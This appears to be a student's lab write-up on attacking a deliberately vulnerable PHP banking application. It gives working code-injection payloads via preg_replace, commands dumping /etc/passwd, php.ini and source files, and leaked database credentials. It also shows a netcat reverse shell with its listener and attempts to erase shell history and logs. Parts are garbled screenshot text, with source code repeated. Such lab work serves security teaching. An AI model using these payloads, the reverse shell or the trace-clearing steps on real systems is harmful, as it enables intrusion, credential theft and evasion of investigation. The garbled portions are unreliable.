**1. Find a section that allows you to inject and execute arbitrary code (PHP). Document your steps and explain why does it allow the execution?**

**solution :**

1. Found user input on `htbdetails` > `Account details` page, where arbitary code injection is possible.  
After analysing the source code:

```
$replaceWith = "preg_replace('#\b". str_replace('\\', '\\\\', $http['query']) ."\b#i', '\\\\\\0', '\\\\0')";
```

preg\_replace function is in strings and input is part of the string, terminated using `'` and injected php code and opened `'` for the continueing string.

payload:

```
' . phpinfo() .'
```

`.` is used to concatenate to the string.

that breaks the following query,

```
$replaceWith = "preg_replace('#\b". str_replace('\\', '\\\\', $http['query']) ."\b#i', '<span
```

into,

```
$replaceWith = "preg_replace('#\b'. phpinfo() .'\b#i', '\\\\0', '\\\\0')";
```

```
$replaceWith = '' .phpinfo() .'';
```

- **Result**

| Details for record 33333333 as of 19/05/2021 |                                                                                |
|----------------------------------------------|--------------------------------------------------------------------------------|
| Item                                         | Value                                                                          |
| PHP Version                                  | 5.6.40-47+0~20210227.75+deb10asn1-1.gbp0d22a3                                  |
| System                                       | Linux kali 5.10.10-kali1-amd64 #1 SMP Debian 5.10.10-kali1 (2021-05-08) x86_64 |
| Server API                                   | Apache 2.4.46                                                                  |
| Virtual Directory Support                    | disabled                                                                       |
| Configuration File (php.ini) Path            | /etc/php/8.0/cgi/conf.d                                                        |
| Loaded Configuration File                    | /etc/php/8.0/cgi/conf.d                                                        |
| File Info                                    | disabled                                                                       |
| Max file size                                | disabled                                                                       |
| Temporary files                              | disabled                                                                       |
| Session save path                            | disabled                                                                       |
| Mail add.                                    | 20210519                                                                       |
| PHP Extension                                | 20210519                                                                       |
| Devi Extensions                              | 20210519                                                                       |
| Devi Extension Build                         | APACHE2224KMS                                                                  |
| PHP Extension Build                          | APACHE224KMS                                                                   |
| Devi Build                                   | no                                                                             |
| Thread Safety                                | disabled                                                                       |
| Safe Input Handling                          | disabled                                                                       |
| Devi Memory Manager                          | disabled                                                                       |
| Devi MultiByte Support                       | disabled                                                                       |
| Intl Support                                 | enabled                                                                        |
| Phar Support                                 | enabled                                                                        |

**2. Disclose the master password for the database your bank application has access to. Indicate username, password and DB name as well as the IP address of the machine this database is running on.**

## **solution**

- Find the current location of the application and files in it.

```
'. system("pwd"); .'
```

```
'. system("ls"); .'
```

## Result

- Found `config.php` file in `/etc` folder, now use the path to display out to the browser.

```
' . system("cat ../../etc/config.php"); . '
```

## Database Details found:

| Identifier    | Value     |
|---------------|-----------|
| Database Name | vbank     |
| user          | root      |
| password      | kakashi   |
| ip            | 127.0.0.1 |

## 3. Explain how you can display the php settings of your webserver! Which information is relevant for the attacker? solution

- Relevant info:

- Exposing PHP version can lead to known attacks on that particular version.

The screenshot shows a 'Response' tab with a code editor containing a portion of a PHP configuration file (php.ini). The code includes directives like `zend.enable\_gc`, `zend.multibyte`, and `expose\_php`. An 'INSPECTOR' panel is open on the right, showing a query parameter named 'query' with a value of `.system("cat /etc/php5/apache2/php.ini")'. The 'DECODED FROM' dropdown is set to 'URL Encoding'. Below the inspector are 'Cancel' and 'Apply changes' buttons.

```

518 ; http://php.net/zend.enable-gc
519 zend.enable_gc = On
520
521 ; If enabled, scripts may be written in encodings that are incompatible with
522 ; the scanner. CP936, Big5, CP949 and Shift_JIS are the examples of such
523 ; encodings. To use this feature, mbstring extension must be enabled.
524 ; Default: Off
525 zend.multibyte = Off
526
527 ; Allows to set the default encoding for the scripts. This value will be used
528 ; unless "declare(encoding=...)" directive appears at the top of the script.
529 ; Only affects if zend.multibyte is set.
530 ; Default: ""
531 zend.script_encoding =
532
533 ;;;;;;;;;;;;;;;;;;;
534 ; Miscellaneous ;
535 ;;;;;;;;;;;;;;;;;;;
536
537 ; Decides whether PHP may expose the fact that it is installed on the server
538 ; (e.g. by adding its signature to the Web server header). It is no security
539 ; threat in any way, but it makes it possible to determine whether you use PHP
540 ; on your server or not.
541 ; http://php.net/expose-php
542 expose_php = Off
543
544 ;;;;;;;;;;;;;;;;;;;
545 ; Resource Limits ;

```

- Access to remote files can lead to attacks like SSRF.

The screenshot shows a 'Response' tab with a code editor containing a portion of a PHP configuration file (php.ini). The code includes directives like `file\_uploads`, `upload\_tmp\_dir`, `upload\_max\_filesize`, `max\_file\_uploads`, `allow\_url\_fopen`, `allow\_url\_include`, and `user\_agent`. An 'INSPECTOR' panel is open on the right, showing a query parameter named 'query' with a value of `.system("cat /etc/php5/apache2/php.ini")'. The 'DECODED FROM' dropdown is set to 'URL Encoding'. Below the inspector are 'Cancel' and 'Apply changes' buttons.

```

975 ; File Uploads ;
976 ;;;;;;;;;;;;;;;;;;;
977
978 ; Whether to allow HTTP file uploads.
979 ; http://php.net/file-uploads
980 file_uploads = On
981
982 ; Temporary directory for HTTP uploaded files (will us
983 ; specified).
984 ; http://php.net/upload-tmp-dir
985 ;upload_tmp_dir =
986
987 ; Maximum allowed size for uploaded files.
988 ; http://php.net/upload-max-filesize
989 upload_max_filesize = 2M
990
991 ; Maximum number of files that can be uploaded via a s
992 max_file_uploads = 20
993
994 ;;;;;;;;;;;;;;;;;;;
995 ; Fopen wrappers ;
996 ;;;;;;;;;;;;;;;;;;;
997
998 ; Whether to allow the treatment of URLs (like http:// :
999 ; http://php.net/allow-url-fopen
1000 allow_url_fopen = On
1001
1002 ; Whether to allow include/require to open URLs (like
1003 ; http://php.net/allow-url-include
1004 allow_url_include = Off
1005
1006 ; Define the anonymous ftp password (your email address
1007 ; for this is empty.
1008 ; http://php.net/from
1009 ;from="john@doe.com"
1010
1011 ; Define the User-Agent string. PHP's default setting
1012 ; http://php.net/user-agent

```

- Open directory or can lead to remote file inclusion vulnerabilities.

**Response**

Pretty Raw Render In Actions ▾

```

452 ; automatically after every output block. This is equ
453 ; PHP function flush() after each and every call to pr
454 ; and every HTML block. Turning this option on has se
455 ; implications and is generally recommended for debugg
456 ; http://php.net/implicit-flush
457 ; Note: This directive is hardcoded to On for the CLI
458 implicit_flush = Off

459 ; The unserialize callback function will be called (wi
460 ; name as parameter), if the unserializer finds an und
461 ; which should be instantiated. A warning appears if t
462 ; not defined, or if the function doesn't include/impl
463 ; So only set this entry, if you really want to implem
464 ; callback-function.
465 unserialize_callback_func =

466 ; When floats or doubles are serialized store serialize
467 ; digits after the floating point. The default value e
468 ; are decoded with unserialize, the data will remain t
469 ; serialize_precision = 17

470 ; open_basedir, if set, limits all file operations to
471 ; and below. This directive makes most sense if used
472 ; or per-virtualhost web server configuration file.
473 ; http://php.net/open-basedir
474 open_basedir =

475 ; This directive allows you to disable certain functio
476 ; It receives a comma-delimited list of function names
477 ; http://php.net/disable-functions
478 disable_functions = pcntl_alarm,pcntl_fork,pcntl_waitp

479 ; This directive allows you to disable certain classes
480 ; It receives a comma-delimited list of class names.
481 ; http://php.net/disable-classes
482 disable_classes =

483 ; Colors for Syntax Highlighting mode. Anything that'
484 ; would work.
485 ; http://php.net/syntax-highlighting
486 ;highlight.string = #DD0000
487 ;highlight.comment = #FF9900
488 ;highlight.keyword = #007700
489 ;highlight.default = #0000BB
490 ;highlight.html = #000000
491
492 ; If enabled, the request will be allowed to complete
493
494
495
496
497
498

```

**INSPECTOR**

< Back ⌂ ⌄ X

Query parameter

NAME query

VALUE '%20system(%22cat%20%2fetc%2fphp5%2fapache2%2fphp.ini%22).%20'

DECODED FROM: URLencoding ⓘ

'. system("cat /etc/php5/apache2/php.ini").'

Cancel Apply changes

- Session details are useful to plot attack on user sessions like Session Hijacking or Fixation.

**Response**

Pretty Raw Render In Actions ▾

```

1555 ; Whether to use strict session mode.
1556 ; Strict session mode does not accept uninitialized s
1557 ; session ID if browser sends uninitialized session I
1558 ; applications from session fixation via session adop
1559 ; disabled by default for maximum compatibility, but
1560 ; https://wiki.php.net/rfc/strict_sessions
1561 session.use_strict_mode = 0

1562 ; Whether to use cookies.
1563 ; http://php.net/session.use-cookies
1564 session.use_cookies = 1

1565 ; http://php.net/session.cookie-secure
1566 ;session.cookie_secure =
1567
1568 ; This option forces PHP to fetch and use a cookie fo
1569 ; the session id. We encourage this operation as it's
1570 ; session hijacking when not specifying and managing
1571 ; not the be-all and end-all of session hijacking def
1572 ; http://php.net/session.use-only-cookies
1573 session.use_only_cookies = 1

1574 ; Name of the session (used as cookie name).
1575 ; http://php.net/session.name
1576 session.name = PHPSESSID

1577 ; Initialize session on request startup.
1578 ; http://php.net/session.auto-start
1579 session.auto_start = 0

1580 ; Lifetime in seconds of cookie or, if 0, until brows
1581 ; http://php.net/session.cookie-lifetime
1582 session.cookie_lifetime = 0

1583 ; The path for which the cookie is valid.
1584 ; http://php.net/session.cookie-path
1585 session.cookie_path = /

1586 ; The domain for which the cookie is valid.
1587 ; http://php.net/session.cookie-domain
1588 session.cookie_domain =

1589 ; Whether or not to add the httpOnly flag to the cook
1590 ; http://php.net/session.cookie-httponly
1591 session.cookie_httponly = 0

1592 ; Handler used to serialize data. php is the standar
1593 ; http://php.net/session.serialize-handler
1594 session.serialize_handler =
1595
1596
1597
1598
1599
1600
1601
1602

```

**INSPECTOR**

< Back ⌂ ⌄ X

Query parameter

NAME query

VALUE '%20system(%22cat%20%2fetc%2fphp5%2fapache2%2fphp.ini%22).%20'

DECODED FROM: URLencoding ⓘ

'. system("cat /etc/php5/apache2/php.ini").'

Cancel Apply changes

Activate Windows  
Go to Settings to activate Windows

#### 4. Assume you are running a server with virtual hosts. Can you disclose the password for another bank database and can you access it? Explain which potential risk does this vulnerability imply for virtual hosts?

##### Solution

Yes, as the code injection can lead to server takeover, it is possible to view database

and passwords of all the bank accounts running on root host.

Since the settings(`example.conf`) can be modified(Assuming the taken over account has write permissions).

Usually database is same for all sub-domains in the application, unless the database is different for each virtual host, there are chances that vulnerable vhost has no to minimum impact on accessing other databases.

If one virtual host is exploitable(code injection) that lead to other subdomain take over because of remote code injection vulnerability in one, which is a potential risk in vhosts.

- Even though attacker may not have access to other subdomains intially, vulnerable subdomain (which attacker has access to) leads to other sub-domain take over.


## 5. Display /etc/passwd of the web server, the bank application is running on. Try different methods to achieve this goal. Explain why some methods cannot be successful.

### solution

- payload used:

```
'. system("cat /etc/passwd") .'
```

- Result:



- Other methods used/tried:(not successful)

```
' . echo include_once('/etc/passwd') . '
```

```
' . show_source("../../../../../etc/passwd", true) . '
```

The above methods are un-successfull as they are executing on server side but not as a response that can be viewed in browser.

**6. Show how to “leak” the complete source files of your web application. Briefly describe, how you accomplished this.**

**solution :**

- Since, command execution on `htbdetails` > `Account details` page is possible, we used system commands to display the source files.
  - Leaking index page

```
'. system("cat index.php") .'
```

- Application URL

```
http://192.168.37.128/htdocs/index.php?
account=173105291&page=
htbdetails&query=%27.+system%28%22cat+
index.php%22%29+.%27&
submit=Submit+Query
```

- **Result**

**Account details**

Details for account 33333333 as of 19/05/2021:

Due to maintenance work, the online banking service is currently not available.

We apologize for this inconvenience!

```
':$preventionLogin = true; } // select the DB this bank is using if ($db_link && !mysql_select_db($htbconf['db.name'], $db_link)) { $_SESSION['error'] = '
Due to maintenance work, the online banking service is currently not available.

We apologize for this inconvenience!
```

':\$preventionLogin = true; } // Load the header of this portal htbs\_load\_page('htbhead'); // if the page to be loaded is the logout page simply destroy this session and go to the login screen of this page if ((isset(\$\_http['page']) && \$\_http['page'] == "htblogout") { session\_set\_cookie\_params(0); session\_destroy(); \$\_http['page'] = login;
htbs\_redirect(htb\_getbaseurl()); } // if the page is not set or specified but the session indicates that you are logged in, then show main page if ((isset(\$\_http['page']) || \$\_http['page'] == "") && (!isset(\$\_SESSION['loggedin']) && \$\_SESSION['loggedin']) { \$\_http['page'] = "htbmain"; } // In the case page is not set at this point load the login page if ((isset(\$\_http['page']) && \$\_http['page'] == "login";) // you are not logged in and someone tries to load a page different from login, then deny access if (!isset(\$\_SESSION['loggedin']) && \$\_SESSION['loggedin']) && \$\_http['page'] != "login" { \$\_SESSION['error']= "
Access denied!
':\$\_http['page'] = "login'; } ?>

| Date | Bank Code | Account No | Remark | Amount |
|------|-----------|------------|--------|--------|
|------|-----------|------------|--------|--------|

- Leaking login.php page

- payload used

```
' . system("cat login.php") . '
```

- Application URL

```
http://192.168.37.128/htdocs/index.php
?account=173105291&page=htbdetails
&query=%27.+system%28%22cat+login.php%22%29
+.%27&submit=Submit+Query
```

## • Result

192.168.37.128/htdocs/index.php?account=173105291&page=htbdetails&query=' . system("cat login.php") . '&submit=Submit+Query

Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

**Transfer Funds**

**Request a Loan**

**My Loans**

**My Accounts**

**Change Password**

**Logout**

**Account details**

Details for account 33333333 as of 19/05/2021:

```
multi_query($sql) { if ($result = $link->store_result()) { $row = $result->fetch_row(); if ($row) { $_SESSION['loggedin'] = true; $_SESSION['userid'] = $row[0]; $_SESSION['user'] = $row[2]; $_SESSION['name'] = $row[3]; $_SESSION['firstname'] = $row[4]; $_SESSION['time'] = strtotime($row[5]); $_SESSION['lastloginip'] = $row[6]; $sql = "UPDATE ". $htbconf['db/users']. " set ". $htbconf['db/users.lasttime']. "='now', ". $htbconf['db/users.lastip']. "='". $_SERVER['REMOTE_ADDR']. "' where ". $htbconf['db/users.username']. "='". $username. "' and ". $htbconf['db/users.password']. "='". $password. "'"; if (!$link->multi_query($sql)) $SESSION['warning']= "
```

Unable to update login time and login ip.

Please report this to your system administrator.

```
"; htb_redirect(htb_pageurl("htbmain")); } else { $_SESSION['error']= "
```

Your password or username is wrong!

```
"; htb_redirect(htb_getbaseurl()); exit(); } $result->free(); } } else { $_SESSION['warning']= "
```

Something went wrong during your attempt to log in.

Please contact the system administrator

```
"; htb_redirect(htb_getbaseurl()); exit(); } $link->close(); ?> multi_query($sql) { if ($result = $link->store_result()) { $row = $result->fetch_row(); if ($row) { $_SESSION['loggedin'] = true; $_SESSION['userid'] = $row[0]; $_SESSION['user'] = $row[2]; $_SESSION['name'] = $row[3]; $_SESSION['firstname'] = $row[4]; $_SESSION['time'] = strtotime($row[5]); $_SESSION['lastloginip'] = $row[6]; $sql = "UPDATE ". $htbconf['db/users']. " set ". $htbconf['db/users.lasttime']. "='now', ". $htbconf['db/users.lastip']. "='". $_SERVER['REMOTE_ADDR']. "' where ". $htbconf['db/users.username']. "='". $username. "' and ". $htbconf['db/users.password']. "='". $password. "'"; if (!$link->multi_query($sql)) $SESSION['warning']= "
```

Unable to update login time and login ip.

Please report this to your system administrator.

```
"; htb_redirect(htb_pageurl("htbmain")); } else { $_SESSION['error']= "
```

Your password or username is wrong!

```
"; htb_redirect(htb_getbaseurl()); exit(); } $result->free(); } } else { $_SESSION['warning']= "
```

Something went wrong during your attempt to log in.

Please contact the system administrator

```
"; htb_redirect(htb_getbaseurl()); exit(); } $link->close(); ?> multi_query($sql) { if ($result = $link->store_result()) { $row = $result->fetch_row(); if ($row) { $_SESSION['loggedin'] = true; $_SESSION['userid'] = $row[0]; $_SESSION['user'] = $row[2]; $_SESSION['name'] = $row[3]; $_SESSION['firstname'] = $row[4]; $_SESSION['time'] = strtotime($row[5]); $_SESSION['lastloginip'] = $row[6]; $sql = "UPDATE ". $htbconf['db/users']. " set ". $htbconf['db/users.lasttime']. "='now', ". $htbconf['db/users.lastip']. "='". $_SERVER['REMOTE_ADDR']. "' where ". $htbconf['db/users.username']. "='". $username. "' and ". $htbconf['db/users.password']. "='". $password. "'"; if (!$link->multi_query($sql)) $SESSION['warning']= "
```

Unable to update login time and login ip.

Please report this to your system administrator.

```
"; htb_redirect(htb_pageurl("htbmain")); } else { $_SESSION['error']= "
```

Your password or username is wrong!

```
"; htb_redirect(htb_getbaseurl()); exit(); } $result->free(); } } else { $_SESSION['warning']= "
```

Something went wrong during your attempt to log in.

## 7. Suppose you are an anonymous attacker:

- Upload a web shell on the victim server and show that you can take control of the server.
  - Deface the main bank page.
  - Clear possible traces that could lead to you.
- solution :**

**a).** Used `netcat` for creating a reverse connection from victim machine

- payload used:

```
' . system("nc -e /bin/sh 192.168.37.128 1234") .'
```

- On attacker machine (listen on corresponding port - 1234),

```
$ sudo nc -lvpn 1234
```

- **Result** (received connection from victim)

```
(kali㉿kali)-[~]
$ sudo nc -lvpn 1234
listening on [any] 1234 ...
connect to [192.168.37.128] from (UNKNOWN) [192.168.37.128] 35700
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```

**b).** look for file permissions of index page (navigate to /var/www/html/htdocs),

```
$ ls -la | less
ls -la
total 40
drwSr-sr-x 3 root root 4096 May 10 07:23 .
drwxr-xr-x 6 root root 4096 May 12 10:15 ..
-rw-rw-rw- 1 mysql root 141 May 10 07:23 file
-rw-r--r-- 1 root root 6791 Apr 6 2014 htb.css
-rw-r--r-- 1 root root 591 Apr 6 2014 htb.js
```

`index.php` is not writeable- hence defacing the obtained account is not possible.

**c).** Escaping tty shell for better readability in terminal.

- payload used:

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

- locating bash\_history.

```
$ locate bash_history
locate bash_history
/home/kali/.bash_history
$ cd /home/kali/
```

- look for permissions

```
$ ls -la | grep bash

-rw-r--r-- 1 kali kali 1 Mar 3 16:41 .bash_history
-rw-r--r-- 1 kali kali 220 Feb 23 05:36 .bash_logout
-rw-r--r-- 1 kali kali 4705 Feb 23 05:36 .bashrc
-rw-r--r-- 1 kali kali 3526 Feb 23 05:36 .bashrc.original
```

Since .bash\_history is not writable, deleting is not possible.

- locating other log files

```
$ locate log | grep apache | less
/etc/apache2/conf-available/other-vhosts-access-log.conf
/etc/apache2/conf-enabled/other-vhosts-access-log.conf
/etc/apache2/mods-available/log_debug.load
/etc/apache2/mods-available/log_forensic.load
```

- navigate to /var/log/

```
$ cd /var/log
```

- look for file permissions

```
```bash  
ls -la | less  
total 5500  
drwxr-xr-x 19 root root 4096 May 22 04:44 .  
drwxr-xr-x 12 root root 4096 Apr 16 16:32 ..  
-rw-r--r-- 1 root root 25060 May 22 08:54 Xorg.0.log  
-rw-r--r-- 1 root root 54260 May 19 04:44 Xorg.0.log.old
```

```
-rw-r--r--    1 root      root   24191 May 15 06:21 Xorg.1.log
```

```

All the files found are not writeable by service account `www` which we exploited.